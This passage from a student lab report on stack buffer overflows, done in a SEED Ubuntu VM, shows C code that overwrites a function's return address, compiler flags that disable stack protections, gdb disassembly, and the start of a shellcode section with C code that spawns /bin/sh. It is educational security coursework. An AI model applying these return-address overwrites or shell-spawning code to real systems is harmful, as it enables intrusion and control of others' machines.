
Figure 4

e. Figure 5 and Figure 6 shows the attack code where we try to modify the return address of the function by increasing its value by 8 bytes. By doing so, we can bypass the assignment statement immediately following it and proceed directly to the printf statement located at the end.


SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Text Editor
May 20 20:36
Open
BufferOverFlow_AttackCode.c
~/Documents/CMPE_209/Assignment4
Save
BufferOverFlow_NormalCode.c
BufferOverFlow_AttackCode.c

```c
/*
In this example of a buffer overflow, we attempt to bypass the assignment statement by calling a method named "function" from the main
function. When the method is called, the parameters are stored on the stack along with the return address, saved frame pointer, and local
variables like buffer1 and buffer2, which are also pushed onto the stack.

In this scenario, our aim is to modify the return address of the function by increasing its value by 8 bytes. By doing so, we can bypass
the assignment statement immediately following it and proceed directly to the printf statement located at the end.
*/

#include<stdio.h>

void function (int a, int b, int c)
{
        char buffer1[5];
        char buffer2[10];

        int *ret;

        /*
        Immediately preceding the buffer1[] array on the stack, there is the Saved Frame Pointer (SFP), and before that, the return
        address. The return address is located 4 bytes beyond the end of buffer1[]. However, it is essential to note that buffer1[] is
        actually 2 words in length, equivalent to 8 bytes. As a result, the address calculated is 12 bytes from the start of buffer1[].
        Consequently, in the given statement, the value of buffer1 is incremented by 12.
        */
        ret = buffer1 + 12;

        /*
        To determine the specific value of 8 bytes that needed to be added in this scenario, we utilized a debugger tool such as "gdb".
        By employing gdb, we examined the program's execution and stack layout to identify the correct number of bytes required for our
        intended manipulation. Through this process of debugging and analysis, we verified and established the value of 8 bytes as the
        necessary adjustment in this particular case.
        */
```

Figure 5


SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Text Editor
May 20 20:36
Open
BufferOverFlow_AttackCode.c
~/Documents/CMPE_209/Assignment4
Save
BufferOverFlow_NormalCode.c
BufferOverFlow_AttackCode.c

```c
void function (int a, int b, int c)
{
        char buffer1[5];
        char buffer2[10];

        int *ret;

        /*
        Immediately preceding the buffer1[] array on the stack, there is the Saved Frame Pointer (SFP), and before that, the return
        address. The return address is located 4 bytes beyond the end of buffer1[]. However, it is essential to note that buffer1[] is
        actually 2 words in length, equivalent to 8 bytes. As a result, the address calculated is 12 bytes from the start of buffer1[].
        Consequently, in the given statement, the value of buffer1 is incremented by 12.
        */
        ret = buffer1 + 12;

        /*
        To determine the specific value of 8 bytes that needed to be added in this scenario, we utilized a debugger tool such as "gdb".
        By employing gdb, we examined the program's execution and stack layout to identify the correct number of bytes required for our
        intended manipulation. Through this process of debugging and analysis, we verified and established the value of 8 bytes as the
        necessary adjustment in this particular case.
        */
        (*ret) += 8;
}

void main()
{
        int x;
        x = 0;
        function(1,2,3);
        x = 1;  //Bypass the assignment statement 'x = 1' by lauching the attack
        printf("%d\n",x);
}
```


Figure 6

On the stack, before the buffer1[] array, there is the Saved Frame Pointer (SFP), and before that, the return address. The return address is located 4 bytes beyond the end of buffer1[]. However, it is essential to note that buffer1[] is actually 2 words in length, equivalent to 8 bytes. As a result, the address calculated is 12 bytes from the start of buffer1[]. Consequently, in the given statement, the value of buffer1 is incremented by 12.

To determine the specific value of 8 bytes that need to be added in this scenario, we utilized a debugger tool such as "gdb". By employing gdb, we examined the program's execution and stack layout to identify the correct number of bytes required for our intended manipulation.

Through this process of debugging and analysis, we verified and established the value of 8 bytes as the necessary adjustment in this particular case.

f. Figure 7 shows the buffer overflow attack code compilation.




SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox

```
seed@Harish_CMPE209:~/.../Assignment4$gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -fno-stack-protector -static -m32 -o BufferOverFlow_AttackCod
e BufferOverFlow_AttackCode.c
BufferOverFlow_AttackCode.c: In function ‘function’:
BufferOverFlow_AttackCode.c:19:6: warning: assignment to ‘int *’ from incompatible pointer type ‘char *’ [-Wincompatible-pointer-types]
   19 |   ret = buffer1 + 12;
      |       ^
seed@Harish_CMPE209:~/.../Assignment4$
```

Figure 7


g. Figure 8 and Figure 9 shows the investigation of the addresses using “gdb” command.



SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox

```
seed@Harish_CMPE209:~/.../Assignment4$gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -fno-stack-protector -static -m32 -o BufferOverFlow_AttackCod
e BufferOverFlow_AttackCode.c
BufferOverFlow_AttackCode.c: In function ‘function’:
BufferOverFlow_AttackCode.c:19:6: warning: assignment to ‘int *’ from incompatible pointer type ‘char *’ [-Wincompatible-pointer-types]
   19 |   ret = buffer1 + 12;
      |       ^
seed@Harish_CMPE209:~/.../Assignment4$gdb BufferOverFlow_AttackCode
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from BufferOverFlow_AttackCode...
(No debugging symbols found in BufferOverFlow_AttackCode)
gdb-peda$ 
```

Figure 8



SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
May 20 20:41
Terminal

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x08049d22 <+0>:     endbr32
   0x08049d26 <+4>:     lea    ecx,[esp+0x4]
   0x08049d2a <+8>:     and    esp,0xfffffff0
   0x08049d2d <+11>:    push   DWORD PTR [ecx-0x4]
   0x08049d30 <+14>:    push   ebp
   0x08049d31 <+15>:    mov    ebp,esp
   0x08049d33 <+17>:    push   ebx
   0x08049d34 <+18>:    push   ecx
   0x08049d35 <+19>:    sub    esp,0x10
   0x08049d38 <+22>:    call   0x8049bd0 <__x86.get_pc_thunk.bx>
   0x08049d3d <+27>:    add    ebx,0x9b2c3
   0x08049d43 <+33>:    mov    DWORD PTR [ebp-0xc],0x0
   0x08049d4a <+40>:    push   0x3
   0x08049d4c <+42>:    push   0x2
   0x08049d4e <+44>:    push   0x1
   0x08049d50 <+46>:    call   0x8049cf5 <function>
   0x08049d55 <+51>:    add    esp,0xc
   0x08049d58 <+54>:    mov    DWORD PTR [ebp-0xc],0x1
   0x08049d5f <+61>:    sub    esp,0x8
   0x08049d62 <+64>:    push   DWORD PTR [ebp-0xc]
   0x08049d65 <+67>:    lea    eax,[ebx-0x30ff8]
   0x08049d6b <+73>:    push   eax
   0x08049d6c <+74>:    call   0x8051150 <printf>
   0x08049d71 <+79>:    add    esp,0x10
   0x08049d74 <+82>:    nop
   0x08049d75 <+83>:    lea    esp,[ebp-0x8]
   0x08049d78 <+86>:    pop    ecx
   0x08049d79 <+87>:    pop    ebx
   0x08049d7a <+88>:    pop    ebp
   0x08049d7b <+89>:    lea    esp,[ecx-0x4]
   0x08049d7e <+92>:    ret
End of assembler dump.
```

Figure 9

Here, we can see that when calling function() the RET will be 0x08049d55 and we want to jump past the assignment.

h. Figure 10 shows the running of the above code which gives an error saying, “Segmentation fault.”


SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
May 20 20:45
Terminal


```
seed@Harish_CMPE209:~/.../Assignment4$./BufferOverFlow_AttackCode
Segmentation fault
seed@Harish_CMPE209:~/.../Assignment4$
```

Figure 10

2. Shell Code:

Now that we understand how we can modify the return address and control the program's execution flow, the next step is to determine the desired program we want to execute. In most cases, we aim to spawn a shell, which allows us to execute additional commands. However, if the program being exploited does not already have the desired code, we can place our own arbitrary instructions in the buffer we are overflowing. By overwriting the return address, we can redirect the program's execution back into the buffer where our custom code resides.


a. Figure 11 shows the C code to spawn a shell.


SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Text Editor
May 20 21:12
Open
ShellCode.c
~/Documents/CMPE_209/Assignment4
Save
BufferOverFlow_NormalCode.c
BufferOverFlow_AttackCode.c
ShellCode.c

```c
/*
A shellcode is basically a piece of code that launches a shell. If we use the C code to implement it, it will look like the following
code. This is the code to spawn a shell in C.
*/
#include <stdio.h>

void main()
{
        char *name[2];

        name[0] = "/bin/sh";
        name[1] = NULL;
        execve(name[0], name, NULL);
}
```

Figure 11


b. To find out what it looks like in assembly we compile it and start up gdb. Figure 12 shows the compilation of the above code. We have to use the -static flag. Otherwise, the actual code for the execve system call will not be included. Instead there will be a reference to dynamic C library that would normally be linked at load time.


SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
May 20 21:39
Terminal

```
seed@Harish_CMPE209:~/.../Assignment4$gcc -o ShellCode -ggdb -static ShellCode.c
ShellCode.c: In function ‘main’:
ShellCode.c:12:2: warning: implicit declaration of function ‘execve’ [-Wimplicit-function-declaration]
   12 |  execve(name[0], name, NULL);
      |  ^~~~~~
seed@Harish_CMPE209:~/.../Assignment4$
```

Figure 12


c. Figure 13 shows the gdb command that is being run.


SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal May 20 21:40
Terminal

```
seed@Harish_CMPE209:~/.../Assignment4$gcc -o ShellCode -ggdb -static ShellCode.c
ShellCode.c: In function ‘main’:
ShellCode.c:12:2: warning: implicit declaration of function ‘execve’ [-Wimplicit-function-declaration]
   12 |  execve(name[0], name, NULL);
      |  ^~~~~~
seed@Harish_CMPE209:~/.../Assignment4$
seed@Harish_CMPE209:~/.../Assignment4$
seed@Harish_CMPE209:~/.../Assignment4$gdb ShellCode
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from ShellCode...
gdb-peda$ 
```

Figure 13

